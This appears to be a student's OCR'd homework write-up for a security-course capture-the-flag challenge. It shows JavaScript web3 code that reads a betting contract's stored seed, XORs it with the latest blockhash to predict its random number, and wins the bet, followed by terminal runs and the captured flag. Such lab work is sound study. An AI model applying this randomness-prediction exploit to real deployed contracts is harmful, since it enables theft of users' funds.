Hw03


Bet

First, we create a instance of bet from server.

```
async function main() {
    ...
    let factory_addr = '0x8e0a809B1f413deB6427535cC53383954DBF8329'
    let factory = lib.contract(factory_addr,
JSON.parse(fs.readFileSync('BetFactory.abi')))

    let instance_address = await factory.view('instances',
lib.account.address)

    if (instance_address === '0x0000000000000000000000000000000000000000')
{
        await factory.call({value: web3.utils.toWei('0.6', 'ether')},
'create')
        instance_address = await factory.view('instances',
lib.account.address)
    }
    console.log(`instance = ${instance_address}`)
    ...
}
```



Next, we use web3 library, getting the seed, blocknumber and blockhash, and we xor seed and b2, which is `getRandom()` doing in the contract.

```
async function main() {
    ...
    let seed = await web3.eth.getStorageAt(instance_address, 1)
    let bn = await web3.eth.getBlockNumber()
    let b2 = (await web3.eth.getBlock(bn))['hash']
    rand = web3.utils.toBN(seed).xor(web3.utils.toBN(b2))
    console.log(rand)
    ...
}
```


After we get the random number, we send it to our instance and get money.

```
async function main() {
    ...
    instance = lib.contract(instance_address,
JSON.parse(fs.readFileSync('Bet.abi')))
    await instance.call({value: web3.utils.toWei('0.00000001', 'ether')},
'bet', rand)
}
```

Finally, we validate balance server, and get flag!

```
async function main() {
    let factory_addr = '0x8e0a809B1f413deB6427535cC53383954DBF8329'
    let factory = lib.contract(factory_addr,
JSON.parse(fs.readFileSync('BetFactory.abi')))

    let token =
'0xafdd757a8ad0241dcb6f307861e19d29ca2f701d3907551dc289b49b3fbce88f'
    await factory.call('validate', token)
}
```


6cf6a255c634942121dc
(base) jerry@yooooooo:~/Computer_Security/lab03/hw03$ nodejs solve.js
Transaction -> https://ropsten.etherscan.io/tx/0x789d905911fde285950faa9c9b330630209544256442f61fcd348ad5d02b08cd
instance = 0x67e070e5CCbF4457Ff01b70a81e602238578A2E3
<BN: a6e01ad94c7dd7988548cda98a3129cfa9a7f80dc18a46255448cc23abdf75eb>
(node:13179) [DEP0079] DeprecationWarning: Custom inspection function on Objects via .inspect() is deprecated
Transaction -> https://ropsten.etherscan.io/tx/0xef4d877fb3ad0bb07163b6b6909bcf7a3692e45289ad2b6fb29da18ce6ac3fdc
(base) jerry@yooooooo:~/Computer_Security/lab03/hw03$ node solve.js
Transaction -> https://ropsten.etherscan.io/tx/0x15b5a12cf4df2cf04cbdd848c54d0c9c142d90425fb9e3419011df51f2e59f8f
instance = 0x217966B83Ee5D385B8FEECf506eEFEd1929b93Df
<BN: fd4b1e9574acf0cedb611d1f15b3ee312ceceb662e084b0b7388536630986929>
(node:13419) [DEP0079] DeprecationWarning: Custom inspection function on Objects via .inspect() is deprecated
Transaction -> https://ropsten.etherscan.io/tx/0xe86d8efa07a107c23cfed41dec6a464851bd3908357b350f6cb672dc85c11e89
(base) jerry@yooooooo:~/Computer_Security/lab03/hw03$ node validate.js
Transaction -> https://ropsten.etherscan.io/tx/0xe3b824d0805e8ba15f2dc687a3a9c53ca912ff87b5b60709d8cdd2d05d83bef4
(base) jerry@yooooooo:~/Computer_Security/lab03/hw03$
0x262691b7cea316211c8ac905d1e7a9c4558b34ac449098e63901a4086d3c133>
SyntaxError: invalid syntax
In [2]: 0x262691b7cea316211c8ac905d1e7a9c4558b34ac449098e63901a4086d3c133
Out[2]: 107850213395485300237134658845853622894987502951993248367085528823244126648 3
In [3]:
Do you really want to exit ([y]/n)? y
(project) jerry@yooooooo:~/Computer_Security/lab03/hw03$ ipython^C
(project) jerry@yooooooo:~/Computer_Security/lab03/hw03$ nc 140.112.31.97 30004
Choose a network.
1) ropsten
2) rinkeby
> 1
Factory Contract Address : 0x8e0a809B1f413deB6427535cC53383954DBF8329
1) call create() to generate new challenge instance
2) call validate(0xafdd757a8ad0241dcb6f307861e19d29ca2f701d3907551dc289b49b3fbce88f) to get flag
----- flag will appear below -----
FLAG{CgMZBaRrk4tY1xnnEdDi}